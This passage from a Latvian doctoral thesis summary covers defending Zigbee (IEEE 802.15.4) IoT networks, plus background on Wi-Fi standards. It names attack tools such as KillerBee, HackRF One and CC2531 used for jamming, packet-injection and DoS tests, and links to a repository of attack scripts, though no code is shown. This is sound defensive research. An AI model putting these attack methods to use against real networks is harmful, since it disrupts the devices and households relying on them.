8. Izvērtēt eksperimentālos un simulācijas rezultātus, formulēt galvenos secinājumus un sniegt rekomendācijas kiberdrošības paaugstināšanai *IEEE 802.15.4* tīklos.

Pētījumu metodika

Promocijas darba izstrādes gaitā, lai īstenotu definētos uzdevumus un analītiski izvērtētu konstatētās problēmas, tika veikti eksperimentāli mērījumi un izstrādātas programmēšanas pieejas, vienlaikus ņemot vērā kiberdrošības politikas aspektu. Testa vidē tika izmantoti tādi rīki un ierīces kā *RZUSBstick, CC2531* ar *KillerBee* bibliotēku, *HackRF One*, dažādi *ZigBee* mezgli, *Raspberry Pi* un *Kali Linux* vide, kā arī *Python* programmēšanas valoda. Datu pakešu analīzei tika izmantots *Wireshark*, savukārt, lai modelētu un testētu dažādus uzbrukuma un aizsardzības scenārijus, tika izveidoti gan vadu, gan bezvadu (*IEEE 802.15.4 ZigBee*) tīkli. Šāda pieeja ļauj sekmīgi novērtēt *IoT* ierīču savstarpējo mijiedarbību un identificēt iespējamās drošības ievainojamības, kā arī izstrādāt atbilstošus aizsardzības mehānismus.

Matemātiskie aprēķini veikti, izmantojot *Python* programmatūru ar matemātikas bibliotēkām (*matplotlib, scipy*), savukārt eksperimentālo mērījumu rezultātu statistiskā apstrāde veikta *Excel* vidē.

Eksperimentu veiksmīgai pabeigšanai izmantotās *Python* palaižprogrammas (*Zigbee* tīkla uzraudzībai, uzbrukumu veikšanai un to novēršanai) ir pieejamas publiskajā *Github* repozitorijā: https://github.com/DannyAlmois/PhD_IoT_Zigbee_Cybersecurity.

Darba praktiskā vērtība un jaunieguvumi

1. Polinomu un hibrīdmodeļa tendences izmantošana, lai apskatītu tīkla darbspējas atjaunošanas procesus pretpasākuma ierīces uzbrukuma laikā. Eksperimenti liecina, ka klasiskās lineāras tendences nevar aprakstīt atjaunošanas dinamiku, jo uzbrukuma process un paketes sūtīšana nav vienmērīgi. Tika izmantoti kvadrātiski un kubiski polinomi, lai modelētu svārstības atjaunošanas procesos un hibrīdmodeli, kas padziļināti apraksta tīkla atjaunošanas posmu, ņemot vērā ārējos parametros.
2. Tika veikta visaptveroša analīze modificētam *DoS* uzbrukumiem, traucēšanas un pakešu injekcija *IEEE 802.15.4* tīklā, izmantojot pielāgotu programmatūru un jaunas palaišanas programmas *Python* vidē. Tika izstrādāta aizsardzības metode, kas balstīta dinamiskā uzraudzībā un adaptīvā traucēšanā, izmantojot *CC2531* un *SDR* moduli pēc konkrētu pakešu kadru vai anomālu uzbrukumu darbībām, kas palielināja izturību pret uzbrukumiem līdz 60–95 % atkarībā no uzbrukuma veida un līdz 30 % samazināja caurlaidspējas atjaunošanas laiku.
3. Izstrādātais uzbrukuma simulācijas modelis ļauj testēt signāla traucēšanas, pakešu injekcijas un *DoS* uzbrukumus bez fiziskas aparatūras, emulējot līdz 30 ierīcēm simulācijas tīklā. Salīdzinot ar reālajiem eksperimentiem, pretpasākumu precizitāte sasniedza 95 %, padarot modeli par efektīvu rīku aizsardzības mehānismu testēšanai un turpmākajiem pētījumiem.
4. Pētījumā tika izmantots Nakagami sadalījuma modelis ar fiksētiem parametriem (m = 0,8 un ω = 0,3), kas bija izvēlēti, jo tie atbilst reāliem iekštelpu apstākļiem, kur *IEEE 802.15.4* tīkli darbojas ar daudzceļu izplatīšanos un signāla traucējumiem, kas raksturīgi viedajām mājām un *IoT* vidēm, lai analizētu uzbrukumu ietekmi uz tīkla signāla stiprumu un caurlaidspēju. Neskatoties uz parametriem, modelēšana spēja atspoguļot signāla stabilitātes vājinājumu un paaugstinātu pakešu zudumu varbūtību uzbrukumu laikā, parādot tīkla jutīgumu pret dažādiem uzbrukumu veidiem.

Promocijas darba izstrādē iegūtie nozīmīgākie secinājumi

1. Integrēta *WLAN* un *IoT* sakaru tīkla izveide, izmantojot *Raspberry Pi* un *IoT* maršrutētājus *RaspBee II*, ir tehniski un ekonomiski pamatota. Šī pieeja ļauj vienkārši pieslēgties *Raspberry Pi* mikrokontrolierim, izmantojot *SSH* savienojumu, kas atvieglo attālināto piekļuvi un nodrošina iespēju attālināti pārvaldīt tīklu.

2. Tika izstrādāti aizsardzības mehānismi, tostarp ļaunprātīgu pakešu dinamikas traucēšana, adaptīvas datu plūsmas filtrēšana un tīkla kanāla darbības uzraudzība. Tādi pasākumi spēja daļēji atjaunot tīkla caurlaidspēju pēc uzbrukumiem un nodrošināt stabilu datu pārraidi pat pastāvīgu draudu gadījumā.
3. Īstenotie aizsardzības mehānismi demonstrēja augstu efektivitāti pret dažāda veida uzbrukumiem. *IoT* tīkls uzrādīja visaugstāko noturību pret pakešu injekcijas uzbrukumiem, reālajā vidē sasniedzot 94,83 %, savukārt simulācijā tikai – 85,14 %.
4. Traucēšanas uzbrukumu veida gadījumā izturība bija 60,11 % tīklā un 78,05 % simulācijā, kas apstiprina ierosināto ļaunprātīgo signālu filtrēšanas un traucēšanas metožu panākumus.
5. Visgrūtāk bija novērst *DoS* uzbrukumus, jo aizsardzības efektivitāte bija tikai 47,75 %, savukārt simulācijā *DoS* uzbrukumu pretpasākuma rādītājs sasniedza 93,33 %, uzsverot to, ka testa rezultātus ietekmēja gan aparatūras ierobežojumi, gan ārējie traucējumi.
6. Salīdzinošā simulācijas un reālās vides analīze parādīja aizsardzības mehānismu efektivitātes atšķirības. Simulācijas vidē efektivitāte bija augstāka, jo nebija ārējo faktoru un aparatūras ierobežojumu, savukārt reālos apstākļos bija iespējams novērtēt *DoS* un traucēšanas uzbrukumu atklāšanas un bloķēšanas sarežģītību.
7. Nakagami sadalījuma lietošana, lai analizētu uzbrukumu ietekmi uz tīkla caurlaidspēju un *RSSI*, ļāva simulēt trafika signāla uzvedību dažādos uzbrukumu scenārijos. Fiksētu parametru izmantošana ļāva novērtēt signāla stabilitātes samazināšanos un pakešu zudumu varbūtības palielināšanos, kas bija īpaši redzama traucēšanas uzbrukumu apstākļos.
8. Tika izveidota *Python* simulācijas vide, lai modelētu uzbrukumus un novērtētu aizsardzības mehānismu efektivitāti. Simulācijā tika atveidoti uzbrukumu veidu scenāriji ar 95 % precizitāti, salīdzinot ar reāla tīkla rezultātiem. Tas ļāva veikt detalizētu tīkla uzvedības analīzi pārslodzes apstākļos, neizmantojot fiziskas iekārtas.
9. Analizējot uzbrukumu ietekmi uz tīklu, tika konstatēts, ka *DoS* uzbrukumu un signāla traucēšanas uzbrukumu rezultātā caurlaidspēja samazinājās par 40–60 % un tīkla atjaunošana pēc uzbrukumiem bez aizsardzības mehānismiem bija par 30 % ilgāka. Polinomu un hibrīdmodeļu tendenču izmantošana ļāva ar augstu precizitāti $R^2 = 0,96$ prognozēt tīkla atjaunošanas procesu un optimizēt stratēģijas uzbrukumu seku novēršanai.

Promocijas darbā aizstāvamās tēzes

1. Viens no uzbrukuma scenārijiem lietu interneta (IoT) hibrīdtīklam ir makslīgi samazināt signāla stiprumu (RSSI) līdz aptuveni -90 dBm, kas var izraisīt būtiskus tīkla darbības traucējumus. Šādu uzbrukumu ir iespējams identificēt un novērst ar efektivitāti līdz pat 90%, izmantojot aizsardzības moduli, kas bāzēts uz HackRF One.
2. Izmantojot CC2531 monitorēšanas moduli Zigbee 15. kanālā (2,425 GHz), iespējams identificēt RSSI līmeņa izmaiņas un pakešu plūsmas traucējumus, kas izraisa daļēju tīkla darbības paralīzi un pārraides kārtības traucējumus definētu uzbrukumu rezultātā.
3. Pamatojoties uz pieņēmumu, ka signāla vājinājumu slēgtās telpās iespējams ticami modelēt ar Nakagami sadalījumu, var prognozēt līdz pat 20% lielāku signāla stiprumu (RSSI) salīdzinājumā ar faktiskajiem, eksperimentāli nomērītajiem signāla stipruma (RSSI) rādītājiem.

Promocijas darba pētījumi un rezultāti prezentēti trīs starptautiskās zinātniskajās konferencēs un divas SZTK pasākumos, kā arī atspoguļoti vienā publikācija zinātniskajā žurnālā un divās publikācijas konferenču materiālos (skat. literatūras saraksts).

Publikācijas zinātniskajos žurnālos

Aleksandrovs-Moisejs, D., Ipatovs, A., Grabs, E., Rjazanovs, D. Evaluationof a Long-Distance IEEE 802.11ah Wireless Technology in Linux Using Docker Containers. Elektronika ir elektrotechnika = Electronics and Electrical Engineering, 2022, Vol. 28, No. 3, 71.-77.lpp.

Publikācijas pilna teksta konferenču rakstu krājumos

1. **Aleksandrovs-Moisejs, D**., Ipatovs, A., Grabs, E., Rjazanovs, D., Siņuks, I.Arduino-Based Temperature Sensor Organization and Design. No: 2023Photonics & Electromagnetics Research Symposium (PIERS 2023):Proceedings, Čehija, Prāga, 3.-6. jūlijs, 2023.

2. **Aleksandrovs-Moisejs, D**., Grabs, E., Chen, T., Beļinskis, R., Bogdanovs, N., Kārkliņš, T., Klūga, J., Stetjuha, M., Ipatovs, A. Arduino-based Implementation and Design of Modern Temperature Measurements Sensor Environments. In: 2024 Photonics & Electromagnetics Research Symposium (PIERS 2024): Proceedings, Ķina, Čendu, 21-25. aprīlis, 2024.

Darba apjoms un struktūra

Promocijas darbā ir 177 lappuses. Darbā ir piecas nodaļas, nobeigums, literatūras saraksts un 2 pielikumi.

Darba pirmajā nodaļā analizēti mūsdienu bezvadu tīkli un arhitektūra, standarta darbības principi un īpašības, īpašu uzmanību pievēršot *IEEE 802.11* un *IEEE 802.15.4* tīkliem, funkcijām un topoloģijām, protokoliem un integrācijas iespējām *IoT* ekosistēmā. Nodaļā aplūkotas arī šo tīklu galvenās ievainojamības fiziskajā (*PHY*) un datu kanāla (*MAC* un *LLC*) slāņos, kā arī kopīgās drošības problēmas.

Darba otrajā nodaļā veiktas *IEEE 802.11/802.15.4* tīklu uzbrukuma veidu analīzes, tostarp *DoS* uzbrukumi, pakešu injekcijas un sakaru signāla traucēšanas uzbrukumi. Detalizēti aprakstīti katra uzbrukuma darbības principi, īstenošanas metodes un sekas uz tīkla darbību atbilstoši *RSSI* un tīkla caurlaidspējas mērījumiem. Nodaļā analizētas arī esošās metodes uzbrukumu atklāšanai un novēršanai, kā arī pretpasākuma efektivitāte.

Trešajā nodaļā aprakstīta pētījuma eksperimentālā metodoloģija, tostarp testa tīkla arhitektūra, izmantotā aparatūra un programmatūra. Nodaļā aprakstīti arī uzbrukuma rīki (*RZUSBSTICK, CC2531, HackRF One*), uzraudzības rīki *Wireshark* pamatā un izstādātie *DoS,* traucēšanai un pakešu injekcijai paredzētās palaišanas programmas. Nodaļā sniegti arī modelēšanas parametri *Python* simulācijas vidē un eksperimentu metodoloģija – *RSSI* un caurlaidspējas mērīšana (izmantojot empīrisko Šenona teorēmu).

Ceturtajā nodaļā sniegta detalizēta iegūto datu analīze, tostarp uzbrukumu ietekme uz savienojuma kvalitāti, caurlaidspēju un tīkla stabilitāti, kā arī eksperimentu rezultāti gan reālā, gan simulētā vidē. Nodaļā aprakstīta arī dažādu uzbrukumu veidu un to ietekmes uz tīklu salīdzinošā analīze, īpašu uzmanību pievēršot Nakagami sadalījuma izmantošanai tīkla signāla degradācijas modelēšanai un tīkla uzticamības novērtēšanai pārslodzes apstākļos.

Piektajā nodaļā aprakstītas izstrādātās metodes tīkla aizsardzībai pret *DoS,* signāla traucēšanas un pakešu injekcijas uzbrukumiem. Aprakstītas pieejas ļaunprātīgu pakešu atklāšanai, tostarp *MAC* adresēs balstīta filtrēšana, dinamiskā kanālu traucēšana un adaptīvā bloķēšana. Nodaļā izklāstīti arī polinomu tendences algoritmi tīkla atjaunošanas prognozēšanai pēc uzbrukumiem un ierosināti pasākumi tīkla noturības uzlabošanai, kā arī aplūkota ierosināto mehānismu efektivitāte reālos un simulētos apstākļos.


Promocijas darba nobeigumā sniegti galvenie secinājumi, kas izriet no pētījuma rezultātiem, kā arī priekšlikumi turpmākajiem darba virzieniem bezvadu *IoT* kiberdrošības jomā, uzsverot piedāvāto risinājumu praktisko nozīmi un to izmantošanas iespējas *IoT* sistēmās un *Zigbee*

tīklos. Arī pievienots literatūras saraksts, izmantotie avoti un publikācijas saraksti, kas bija noderīgi promocijas darba izstrādei.


Pielikumos doti papildu materiāli, tostarp uzbrukumu un aizsardzības pasākumu īstenošanas palaišanas programmas kods, testa tīkla grafiks, kā arī paplašināti eksperimentu rezultāti.

BEZVADU SAKARU TĪKLA STANDARTU SALĪDZINĀJUMS UN KLASIFIKĀCIJAS NOVĒRTĒJUMS

Mūsdienu tīkla tehnoloģijas tradicionāli balstās gan vadu, gan bezvadu risinājumos. Vadu risinājumi ir vienkārši un ietver kabeļus, piemēram, *CAT5*, *CAT5e* un *CAT6*. Šādos tīklos viens kabeļa gals tiek pievienots datoram, savukārt otrs — komutatoram (angļu val. *network switch*) vai maršrutētājam (angļu val. *network router*). Lai arī vadu risinājumi tiek uzskatīti par klasiskām tehnoloģijām, tie joprojām ir efektīvi. Tomēr mūsdienu tīklu attīstībā arvien lielāka nozīme ir bezvadu risinājumiem, kas ievērojami ietekmē tirgu. Bezvadu tehnoloģijas nav piemērotas tikai portatīvajiem un personālajiem datoriem, bet arī viedajām mājām. Bezvadu platjoslas tehnoloģijas mūsdienās nodrošina lietotājam plašu piekļuves iespēju spektru [17–18]. Nodaļas sākumā aprakstīti *IEEE 802.11* un *IEEE 802.15.4* standarti. Apvienojot šīs datu pārraides tehnoloģijas, iespējams izveidot hibrīdu darbības shēmu, kas vienlaikus atbalsta abus standartus. *IEEE 802.11* standarts tiek izmantots *IEEE 802.11ax* versijā, darbojoties 5 GHz frekvenču joslas diapazonā. Šāda izvēle palīdz samazināt tīkla traucējumu risku (interferenci), kad tas darbojas paralēli ar *IEEE 802.15.4*. *IEEE 802.11* ir pamats tradicionālajām interneta komunikācijām, kā arī attālinātai piekļuvei, piemēram, izmantojot *SSH* protokolu. Savukārt *IEEE 802.15.4* tiek lietots kā veido māju risinājumu bāze, darbojoties *Zigbee* protokolā 2,4 GHz frekvenču joslā. Tieši šajā tīklā tiek veikti dažādu uzbrukumu ieviešanas testi, tīkla uzvedības analīze un aizsardzības mehānismu novērtēšana pret kiberuzbrukumiem.



1.1. att. Eksperimentālās bezvadu *IEEE 802.11* tīkla arhitektūras shēma *IEEE 802.15.4* komunikācijas kontrolei.



1.2. att. Eksperimentālā *Zigbee* tīkla arhitektūra ar uzbrukumu, aizsardzības mehānismiem un viedierīcēm.

IEEE 802.11 standarta drošības mehānismu un veiktspējas parametru analīze hibrīdtīklu lietojumu aspektā

Sakaru tīklu shēmas struktūra tiek veidota, izmantojot *IEEE 802.11* bezvadu standartu (*Wi-Fi* protokolu). Tīkls ietver bezvadu piekļuves maršrutētāju un gala ierīces, kas atbalsta *IEEE 802.11ax* standartu 5 GHz frekvenču joslā. Šajā apakšnodaļā apskatīts *IEEE 802.11* standarts, pievēršot uzmanību arī kiberdrošības jautājumiem. *IEEE 802.11* ir fiziskā slāņa un vides piekļuves vadības kopums, un tas atbalsta dažādas frekvences joslas (2,4 GHz, 5 GHz, 6 GHz un 60 GHz) [20].

IEEE 802.11 protokola standarti, kas pirmo reizi tika ieviesti 1997. gadā, galvenokārt izstrādāti, paturot prātā mājas un biroju vidi bezvadu lokālajam savienojumam, lai nodrošinātu datu pārraidi bezvadu vidē. Kopš tā laika standarti piedzīvojuši vairākas nozīmīgas evolūcijas, tostarp *IEEE 802.11a*, *802.11b*, *802.11g*, *802.11n*, *802.11ac* un jaunākais *IEEE 802.11ax* standarts, kas pazīstams kā *Wi-Fi 6* [19–20].

IEEE 802.11 standarta galvenais mērķis ir nodrošināt ātru, uzticamu un mērogojamu datu pārraidi lokālajos bezvadu tīklos, vienlaikus piedāvājot lietotājiem mobilitātes atbalstu un augstu savienojamības pakāpi. *Wi-Fi* sakaru tīklu galvenie veiktspējas raksturlielumi ir:


- **tīkla caurlaidspēja** (angļu val. *throughput*), kas ir svarīga, lai novērtētu tīkla veiktspēju un lietojamību dažādās jomās;
- **maksimālā caurlaidspēja** (angļu val. *capacity*) raksturo tīkla maksimālo potenciālo datu plūsmas apjomu, ko var apstrādāt konkrētajā tīklā noteiktā laika vienībā;
- **pakešu zudums** (angļu val. *packet loss*), kas ir svarīgs, lai apskatītu, cik liels informācijas zudums ir konkrētajā laikā vienībā;
- **trīce** (angļu val. *jitter*) – norāda aiztures mainīgumu starp secīgiem pakešu sūtīšanas laikiem;
- **aizture** (angļu val. *delay*) – kopējais laiks, kas nepieciešams datu paketes nogādāšanai no avota līdz galamērķim;
- **latentums** (angļu val. *latency*) – laiks no datu pieprasījuma līdz pirmās atbildes paketes saņemšanai;
- **atbildes laiks** (angļu val. *response time*) – laiks, kas nepieciešams, lai pilnībā apstrādātu un atbildētu uz datu pieprasījumu [19].

IEEE 802.11 standarts izmanto vairākas frekvenču joslas. Populārākais ir 2,4 GHz frekvences joslas diapazons, jo tas ir savietojams ar lielāko daļu pasaulē izmantoto ierīču un nodrošina lielāku pārklājuma zonu. Tomēr šajā frekvenču joslā darbojas arī citas ierīces, kas izmanto citus standartus, piemēram, *Bluetooth* (*IEEE 802.15.1*) un *Zigbee* (*IEEE 802.15.4*), tādējādi radot traucējumus. Savukārt 5 GHz frekvenču josla piedāvā augstāku datu pārraides ātrumu un mazāku traucējumu līmeni, taču nodrošina mazāku pārklājuma attālumu nekā 2,4 GHz josla. Jaunākais frekvences josla diapazons ir 6 GHz, kas tika ieviests kopā ar *Wi-Fi 6E* standartu, lai vēl vairāk samazinātu traucējumus un palielinātu pieejamo joslas platumu [20].

IEEE 802.11 standarta fiziskā slāņa darbības principu un parametru apraksts

IEEE 802.11 standarts ir protokola steks, kas atbilst vispārējai standartu struktūrai *IEEE 802.X*. *802.11* kā standartizācijas struktūra sastāv no fiziskā slāņa tehnoloģijas (*PHY*) un kanāla līmeņa pēc *OSI* modeļa ar multivides piekļuves kontroles protokolu (*MAC*) un loģiskā posma vadības protokola (*LLC*). Visos *IEEE 802.11* standartos ir definēts fiziskais slānis un *MAC*, savukārt apakšslānis *LLC* nodrošina visas *LAN* tehnoloģiju standarta funkcijas [21–22].

Fiziskajā slānī eksistē daudz specifikācijas variantu, kas atšķiras ar izmantoto frekvenču diapazonu, kodēšanas metodi un datu pārraides ātrumu. Visos specifikācijas variantos tiek izmantots viens un tas pats piekļuves algoritms pārraides videi, kas darbojas fiziskajā slānī un *MAC* apakšslānī.



1.3. att. *IEEE 802.11* standarta darbības steks [33].

Fiziskais slānis ir atbildīgs par datu pārraidi bezvadu kanālos, izmantojot elektromagnētiskos signālus (impulsus). *IEEE 802.11* standarts fiziskajā slānī piedāvā vairākas alternatīvas datu pārraides vides. Galvenokārt tas ir radioviļņu tehnoloģijas, kas darbojas 2,4–5,8 GHz frekvenču joslās diapazonā, kas ietilpst *ISM* vai *UNII*. Iepriekš *IEEE 802.11* paredzēja arī datu pārraidi, izmantojot infrasarkano starojumu, taču šī tehnoloģija vairs netiek izmantota [24, 34].

IEEE 802.11 standarta fiziskajā slānī katrai standarta versijai tiek izmantotas specifiskas modulācijas tehnoloģijas, kas tieši ietekmē datu pārraides ātrumu, uzticamību un noturību pret traucējumiem. Iepriekš *IEEE 802.11* standartos, piemēram, *802.11* un *802.11b*, tika izmantota tiešās secības izkliedētā spektra tehnoloģija (*DSSS*) un frekvenču lēcienu izkliedētā spektra tehnoloģija (*FHSS*). Tomēr mūsdienu *Wi-Fi* tīklos, sākot no *IEEE 802.11a/g* un īpaši *802.11n/ac/ax*, tiek izmantotas daudz efektīvākas modulācijas metodes, piemēram, *OFDM*, kas nodrošina ievērojami lielāku datu pārraides ātrumu, uzticamību un spektra efektivitāti. *DSSS* un *FHSS* tehnoloģijas *Wi-Fi* standartos mūsdienās praktiski netiek izmantotas zemo datu pārraides ātrumu un ierobežotās spektra efektivitātes dēļ. Tomēr šīs tehnoloģijas joprojām tiek izmantotas citās bezvadu sakaru sistēmās ar zemāku datu pārraides ātrumu, piemēram, industriālajās un sensoru tīklu sistēmās (*Zigbee – IEEE 802.15.4*, *Bluetooth – IEEE 802.15.1*), īpaši gadījumos, kad prioritāte ir energoefektivitāte, noturība pret traucējumiem un uzticamība, nevis augsts pārraides ātrums [24].

Infrasarkanā komunikācija ir viena no alternatīvām bezvadu sakaru tehnoloģijām, kas tiek izmantota datu pārraidei, izmantojot elektromagnētisko starojumu infrasarkanās gaismas spektrā. Šī metode balstās nenovirzītu difūza infrasarkanā starojuma izstarošanā, kurā signāls tiek izstarots griestos un pēc tam atspoguļot nonāk uztvērējā. Darbības spektrs parasti ietver viļņu garumus diapazonā no 850 līdz 950 nanometriem. Metodei piemīt vairākas priekšrocības, piemēram, nav nepieciešama precīza raidītāja un uztvērēja orientācija, kas to padara praktisku iekštelpu vidēs. Tomēr infrasarkanai komunikācijai ir arī trūkumi, tostarp griestu nepieciešamība, kas spēj atspoguļot signālu, un ierobežots darbības rādiuss – līdz 10 metriem. Papildu izaicinājums ir jutība pret traucējumiem, tādiem kā laikapstākļi vai citi gaismas avoti, kas padara šo metodi mazāk efektīvu ārtelpās [24].

1. tabula

IEEE 802.11 standartu salīdzinājums. Modulācijas metodes, raksturojums un pārraides ātrumi [23].

***IEEE* standarts**	**Modulācijas metode**	**Raksturojums**	**Pārraides ātrums [Mbit/s]**
802.11a	*OFDM PHY*	Darbojas 5 GHz joslā, samazina traucējumus un ļauj paralēli pārraidīt vairākus kanālus.	Līdz 54 Mbit/s
802.11b	*HR/DSSS*	Uzlabota *DSSS* tehnoloģija, darbojas 2,4 GHz joslā, piedāvājot lielāku pārklājumu, jutīga pret traucējumiem.	Līdz 11 Mbit/s
802.11g	*ERP*, apvienojot *OFDM* un *DSSS*	Apvieno *802.11a* ātrumu ar *802.11b* pārklājumu, darbojoties 2,4 GHz joslā.	Līdz 54 Mbit/s
802.11n	*HT PHY* ar *OFDM*	Ievieš *MIMO* tehnoloģiju, ļaujot vienlaikus izmantot vairākus antenas signālus. Atbalsta 2,4 GHz un 5 GHz joslas.	Līdz 600 Mbit/s (*MIMO* 4 x 4 : 4)
802.11ac	*VHT PHT* ar 256 *QAM*	Nodrošina lielāku datu blīvumu un plašāku kanālu (līdz 160 MHz) izmantošanu, darbojoties tikai 5 GHz joslā.	Līdz 6,9 Gbit/s (*MIMO* 8 x 8 : 8)
802.11ax	*HE-OFDMA*	Nodrošina efektīvu kanālu dalīšanu starp vairākām ierīcēm. 1024 *QAM* modulācijas metode palielina datu pārraides ātrumu.	Līdz 9,6 Gbit/s

1. tabulā skaidri tiek paradīts *IEEE 802.11* standarta progress no pamata *FHSS* un *DSSS* metodēm līdz mūsdienu sarežģītām tehnoloģijām, piemērām, 1024 *QAM* un *OFDMA*. Šis progress ir ievērojami palielinājis pārraides ātrumus no sākotnējiem 2 Mbit/s līdz pat 9,6 Gbit/s. Turklāt katra standarta modulācijas tehnoloģijas un frekvenču joslu izmantošanas izvēle ir bijusi pielāgota, lai risinātu traucējumu mazināšanas, lielāku pārklājumu un augstu blīvuma tīklu efektivitātes problēmas [25].

Promocijas darba rakstīšanas laikā ir paradījusies nākamais paaudzes bezvadu standarta tehnoloģija – *IEEE 802.11be*, kas paredzēta, lai ievērojami palielinātu datu pārraides ātrumu, samazinātu latentumu un uzlabotu tīkla elastību. Galvenās īpašības ir jauns fiziskā slāņa režīms – *EHT PHY*, kas nodrošina pārraides ātrumu līdz 46 Gbit/s, 4096 *QAM* izmantošana, kas ļauj efektīvi izmantot kanāla kapacitāti, kanālu platums līdz 320 MHz, ievērojami palielinot caurlaidspēju, *MLO* tehnoloģijas, kas nodrošina vairāku saikņu vienlaikus izmantošanu dažādās frekvenču joslās, un reālā laika lietojumprogrammas (angļu val. *Real-Time Application*) izmantošana [26–27].

IEEE 802.11 standarta datu posma slāņa darbības principu un parametru apraksts

Kā iepriekš minēts, pēc *IEEE 802.11* standarta informācijas pārsūtīšanai strādā divi slāņi pēc *OSI* modeļa – datu posma slānis un fiziskais slānis. Datu posma slāņa pamatuzdevums – datu nodošanas process starp ierīcēm, un tas ietver divus pamata apakšslāņus.

- **Loģiskā posma vadība (*LLC*)** – atbild par datu plūsmas kontroli un kļūdu labošanas mehānismiem un nodrošina saskarni starp pārējiem *OSI* slāņiem un *MAC* slāni [28-29].
- **Vides piekļuves vadība (*MAC*) –** kontrolē, kā ierīces piekļūst kopīgajam bezvadu tīkla resursam un nodrošina kolīziju novēršanu, izmantojot *CSMA/CA* mehānismu [28–29].

Multivides piekļuves kontroles protokols ir kritiska komponente bezvadu tīklu funkcionēšanā, jo tas regulē un pārvalda piekļuvi koplietojamam kanālam. *MAC* protokols ir atbildīgs par efektīvu joslas platuma izmantošanu un datu pārraides nodrošināšanu ar minimālām pieskaitāmajām izmaksām. Šis apakšslānis nodrošina funkcionalitāti vairākiem uzdevumiem, piemēram:

- **droša piekļuve tīkla;** atbalsta autentifikācijas procesu, sadarbojoties ar augstākiem tīkla līmeņiem, lai pārbaudītu lietotāju identitāti un kontrolētu piekļuvi;

- **konfliktu novēršana;** izmanto mehānismus, piemēram, *CSMA/CA*, lai minimizētu pakešu sadursmes koplietotajā kanālā;
- **datu plūsmas kontrole;** nodrošina vienmērīgu datu pārraidi, nepieļaujot tīkla pārslodzi;
- **enerģijas taupīšana;** optimizēta ierīču darbība, lai samazinātu enerģijas patēriņu, īpaši mobilajām ierīcēm un lietu interneta ierīcēm [28].

MAC protokola uzdevums ir ne tikai nodrošināt datu pārraides efektivitāti, bet arī apmierināt kvalitātes prasības (*QoS*), kas ir kritiskas reāllaika lietojumprogrammām, piemēram, balss un video straumēšanai un parametri, kas ietver:

- **zemus pakešu zudumus**; nodrošina datu integritāti un uzticamību;
- **minimālu aizturi**; kritiski svarīga reāllaika datu pārraidei, piemēram, *VoIP* un video zvaniem;
- **prioritāšu piešķiršanu**; izšķir starp dažādu tipu datu plūsmām, piemēram, piešķirot augstāku prioritāti reāllaika straumēšanai, salīdzinot ar parastu datu pārsūtīšanu [28].

